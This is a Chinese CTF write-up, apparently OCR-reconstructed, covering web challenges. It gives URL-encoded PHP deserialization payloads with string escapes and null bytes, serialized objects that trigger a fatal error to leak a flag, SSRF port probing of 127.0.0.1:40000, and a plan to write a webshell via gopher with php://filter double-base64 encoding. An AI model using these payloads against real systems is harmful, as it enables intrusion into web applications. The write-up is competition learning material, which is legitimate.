
```
?username=test\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0&password=;s:4:"test";O:7:"topsolo":1:{S:7:"*\6E\61\6D\65";O:7:"midsolo":3:{S:7:"*\6E\61\6D\65";O:6:"jungle":1:{S:7:"*\6E\61\6D\65";s:7:"Lee Sin";}}}s:1:"a";s:1"a
```

最后进行urlencode

```
?username=test%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0&password=%3Bs%3A4%3A%22test%22%3BO%3A7%3A%22topsolo%22%3A1%3A%7BS%3A7%3A%22%00%2A%00%5C6E%5C61%5C6D%5C65%22%3BO%3A7%3A%22midsolo%22%3A3%3A%7BS%3A7%3A%22%00%2A%00%5C6E%5C61%5C6D%5C65%22%3BO%3A6%3A%22jungle%22%3A1%3A%7BS%3A7%3A%22%00%2A%00%5C6E%5C61%5C6D%5C65%22%3Bs%3A7%3A%22Lee+Sin%22%3B%7D%7D%7Ds%3A1%3A%22a%22%3Bs%3A1%22a
```


```
O:7:"topsolo":1:{s:7:"*name";O:7:"midsolo":1:{s:7:"*name";O:6:"jungle":1:{s:7:"*name";s:7:"Lee Sin";}}}

O:7:"topsolo":1:{S:7:"*\6E\61\6D\65";O:7:"midsolo":3:{S:7:"*\6E\61\6D\65";O:6:"jungle":1:{S:7:"*\6E\61\6D\65";s:7:"Lee Sin";}}}

?username=test\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0&password=;s:4:"test";O:7:"topsolo":1:{S:7:"*\6E\61\6D\65";O:7:"midsolo":3:{S:7:"*\6E\61\6D\65";O:6:"jungle":1:{S:7:"*\6E\61\6D\65";s:7:"Lee Sin";}}}s:1:"a";s:1"a

?username=test%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0&password=%3Bs%3A4%3A%22test%22%3BO%3A7%3A%22topsolo%22%3A1%3A%7BS%3A7%3A%22%00%2A%00%5C6E%5C61%5C6D%5C65%22%3BO%3A7%3A%22midsolo%22%3A3%3A%7BS%3A7%3A%22%00%2A%00%5C6E%5C61%5C6D%5C65%22%3BO%3A6%3A%22jungle%22%3A1%3A%7BS%3A7%3A%22%00%2A%00%5C6E%5C61%5C6D%5C65%22%3Bs%3A7%3A%22Lee+Sin%22%3B%7D%7D%7Ds%3A1%3A%22a%22%3Bs%3A1%22a
```

half_infiltration




2. 鉴于本题目的阿里云服务器会ban ip，决定放出一个可通过扫描获得的内网目录，在内网index.php同目录下有一个uploads；1. 请仔细查看内网页面的html代码以及参数，内网功能很容易猜测

```php
<?php
highlight_file(__FILE__);

$flag=file_get_contents('ssrf.php');

class Pass
{


    function read()
    {
        ob_start();
        global $result;
        print $result;

    }
}

class User
{
    public $age,$sex,$num;

    function __destruct()
    {
        $student = $this->age;
        $boy = $this->sex;
        $a = $this->num;
    $student->$boy();
    if(!(is_string($a)) ||!(is_string($boy)) || !(is_object($student)))
    {
        ob_end_clean();
        exit();
    }
    global $$a;
    $result=$GLOBALS['flag'];
        ob_end_clean();
    }
}

if (isset($_GET['x'])) {
    unserialize($_GET['x'])->get_it();
}
```



```php
class User
{
    public $age,$sex,$num;
    function __destruct()
    {
        $student = $this->age;
        $boy = $this->sex;
        $a = $this->num;
    $student->$boy();
        if(!(is_string($a)) ||!(is_string($boy)) || !(is_object($student)))
        {
            ob_end_clean();
            exit();
        }
    global $$a;

    $result=$GLOBALS['flag'];
    echo $$a;
        ob_end_clean();
    }
}
```

调用上面类的方法打印变量




```php
$q = new User();
$q->num='results';
$q->sex='read';
$q->age=new Pass();
print(serialize($q));
```

但这里有个缓冲区，不然没有输出，构造一个fatal error （比赛的时候就是卡在这个地方）

```php
<?php
class Pass{
}
class User{
    public $age,$sex,$num;
}
$q = new User;
$q->age = new Pass;
$q->sex = 'read';
$q->num = 'result';

$c = new User;
$c->age = new Pass;
$c->sex = 'read';
$c->num = this;

$ser = serialize([$q,$c]);
var_dump($ser);
?>
```

```
?x=a:2:{i:0;O:4:"User":3:{s:3:"age";O:4:"Pass":0:{}s:3:"sex";s:4:"read";s:3:"num";s:6:"result";}i:1;O:4:"User":3
:{s:3:"age";O:4:"Pass":0:{}s:3:"sex";s:4:"read";s:3:"num";s:4:"this";}}
```




```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #0077
</span>
</code><?php
//经过扫描确认35000以下端口以及50000以上端口不存在任何内网服务,请继续渗透内网
    $url = $_GET['we_have_done_ssrf_here_could_you_help_to_continue_it'] ?? false;
    if(preg_match("/flag|var|apache|conf|proc|log/i" ,$url)){
        die("");
    }

    if($url)
    {

            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt($ch, CURLOPT_HEADER, 1);
            curl_exec($ch);
            curl_close($ch);

     }

?>
```

```
<?php
//经过扫描确认35000以下端口以及50000以上端口不存在任何内网服务,请继续渗透内网
    $url = $_GET['we_have_done_ssrf_here_could_you_help_to_continue_it'] ?? false;
 if(preg_match("/flag|var|apache|conf|proc|log/i" ,$url)){
  die("");
 }

 if($url)
    {


            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt($ch, CURLOPT_HEADER, 1);
            curl_exec($ch);
            curl_close($ch);


     }


?>
```

通过爆破可以得到，40000端口有一个上传功能

```
/ssrf.php?we_have_done_ssrf_here_could_you_help_to_continue_it=http://127.0.0.1:40000
```




HTTP/1.1 200 OK Date: Mon, 24 Aug 2020 13:55:23 GMT Server: Apache/2.4.18 (Ubuntu) Set-Cookie: PHPSESSID=c30vr7sgu7rco5pqpa3f6b004; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 1121 Content-Type: text/html; charset=UTF-8


Message Board

Since there is only one administrator, a person can only submit one opinion at a time. Each time a new opinion is submitted, all old comments will be deleted

再下面我没试出来，可能是比赛结束了的原因



```
    self, "Failed to establish a new connection: %s" % e
urllib3.exceptions.NewConnectionError: <urllib3.connection.HTTPConnection object at 0x000001A919750208>: Failed to estab
lish a new connection: [WinError 10061] 由于目标计算机积极拒绝，无法连接。
```



用burp intruder或者写个小脚本爆破端口，可以爆破出40000号端口，然后有上传功能，于是用gopher写马

然而文件内容过滤的很严，基本没法绕过。因为是写文件，猜测使用了`file_put_contents()`，那么则可以使用PHP wrapper然后用filter编码绕过，二次base64编码即可。exp: